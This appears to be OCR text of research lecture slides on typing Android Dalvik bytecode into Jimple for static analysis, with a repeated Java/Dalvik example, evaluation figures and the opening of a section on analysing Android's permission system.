
→ use IntConstant or NullConstant?

Missing Type Information for null/zero Constants




→ use IntConstant or NullConstant?

Missing Type Information for null/zero Constants




→ use IntConstant or NullConstant?

Missing Type Information for null/zero Constants




→ use IntConstant or NullConstant?


Type Information Missing From Constant Initialization



32-bits constant = 0




32-bits constant != 0




64-bits constant

Type Lattice for Dalvik Bytecode contains Ambiguities



Process to Correctly Type Dalvik Bytecode



Example

```
public float untyped(float[] array, boolean flag) {
    if (flag) {
        float delta = 0.5f
        return array[7] + delta
    } else {
        return 0.2f
    }
}
```

```
UntypedSample.untyped:([FZ)F
        0000: if-eqz v4, 0009
        0002: const/high16 v0, #0x3f000000
        0004: const/4 v1, #0x7
        0005: aget v1, v3, v1
        0007: add-float/2addr v0, v1
        0008: return v0
        0009: const v5, #0x3e4ccccd
        000c: return v5
```

Example


```
public float untyped(float[] array, boolean flag) {
    if (flag) {
        float delta = 0.5f
        return array[7] + delta
    } else {
        return 0.2f
    }
}
```

```
UntypedSample.untyped:([FZ)F
        0000: if-eqz v4, 0009
        0002: const/high16 v0, #0x3f000000
        0004: const/4 v1, #0x7
        0005: aget v1, v3, v1
        0007: add-float/2addr v0, v1
        0008: return v0
        0009: const v5, #0x3e4ccccd
        000c: return v5
```

Example

```
public float untyped(float[] array, boolean flag) {
    if (flag) {
        float delta = 0.5f
        return array[7] + delta
    } else {
        return 0.2f
    }
}
```

```
UntypedSample.untyped:([FZ)F
        0000: if-eqz v4, 0009
        0002: const/high16 v0, #0x3f000000
        0004: const/4 v1, #0x7
        0005: aget v1, v3, v1
        0007: add-float/2addr v0, v1
        0008: return v0
        0009: const v5, #0x3e4ccccd
        000c: return v5
```



Example

```
public float untyped(float[] array, boolean flag) {
    if (flag) {
        float delta = 0.5f
        return array[7] + delta
    } else {
        return 0.2f
    }
}
```

```
UntypedSample.untyped:([FZ)F
        0000: if-eqz v4, 0009
        0002: const/high16 v0, #0x3f000000
        0004: const/4 v1, #0x7
        0005: aget v1, v3, v1
        0007: add-float/2addr v0, v1
        0008: return v0
        0009: const v5, #0x3e4ccccd
        000c: return v5
```

Example

```
public float untyped(float[] array, boolean flag) {
    if (flag) {
        float delta = 0.5f
        return array[7] + delta
    } else {
        return 0.2f
    }
}
```

```
UntypedSample.untyped:([FZ)F
        0000: if-eqz v4, 0009
        0002: const/high16 v0, #0x3f000000
        0004: const/4 v1, #0x7
        0005: aget v1, v3, v1
        0007: add-float/2addr v0, v1
        0008: return v0
        0009: const v5, #0x3e4ccccd
        000c: return v5
```

Example

```
public float untyped(float[] array, boolean flag) {
    if (flag) {
        float delta = 0.5f
        return array[7] + delta
    } else {
        return 0.2f
    }
}
```

```
UntypedSample.untyped:([FZ)F
        0000: if-eqz v4, 0009
        0002: const/high16 v0, #0x3f000000
        0004: const/4 v1, #0x7
        0005: aget v1, v3, v1
        0007: add-float/2addr v0, v1
        0008: return v0
        0009: const v5, #0x3e4ccccd
        000c: return v5
```

Example


```
public float untyped(float[] array, boolean flag) {
    if (flag) {
        float delta = 0.5f
        return array[7] + delta
    } else {
        return 0.2f
    }
}
```

```
UntypedSample.untyped:([FZ)F
        0000: if-eqz v4, 0009
        0002: const/high16 v0, #0x3f000000
        0004: const/4 v1, #0x7
        0005: aget v1, v3, v1
        0007: add-float/2addr v0, v1
        0008: return v0
        0009: const v5, #0x3e4ccccd
        000c: return v5
```


Example

```
public float untyped(float[] array, boolean flag) {
    if (flag) {
        float delta = 0.5f
        return array[7] + delta
    } else {
        return 0.2f
    }
}
```

```
UntypedSample.untyped:([FZ)F
        0000: if-eqz v4, 0009
        0002: const/high16 v0, #0x3f000000
        0004: const/4 v1, #0x7
        0005: aget v1, v3, v1
        0007: add-float/2addr v0, v1
        0008: return v0
        0009: const v5, #0x3e4ccccd
        000c: return v5
```



Target Lattice for Dalvik Bytecode without Ambiguities



Evaluation: Do we Correctly Type Jimple Code?

- Set of 27,846 Android applications
- Total of 135,289,314 methods


Our algorithm correctly types
99%
of the analyzed methods.

Contributions Summary

- Generic Algorithms to type Dalvik Bytecode
- Evaluated on more than 25k Android applications
- Ready to Analyze Dalvik bytecode


• **Alexandre Bartel**, Jacques Klein, Yves Le Traon, and Martin Monperrus. Dexpler: converting android dalvik bytecode to jimple for static analysis with soot. In *Proceedings of the ACM SIGPLAN International Workshop on State of the Art in Java Program analysis (SOAP@PLDI)*, 2012. [citation count: 26]

Bytecode Typing




Outline for section 4

Static Analysis of a Permission-Based Security System



Static Analysis of a Permission-Based Security System


Application



The application declares permissions p_1 and p_2


Static Analysis of a Permission-Based Security System

Application

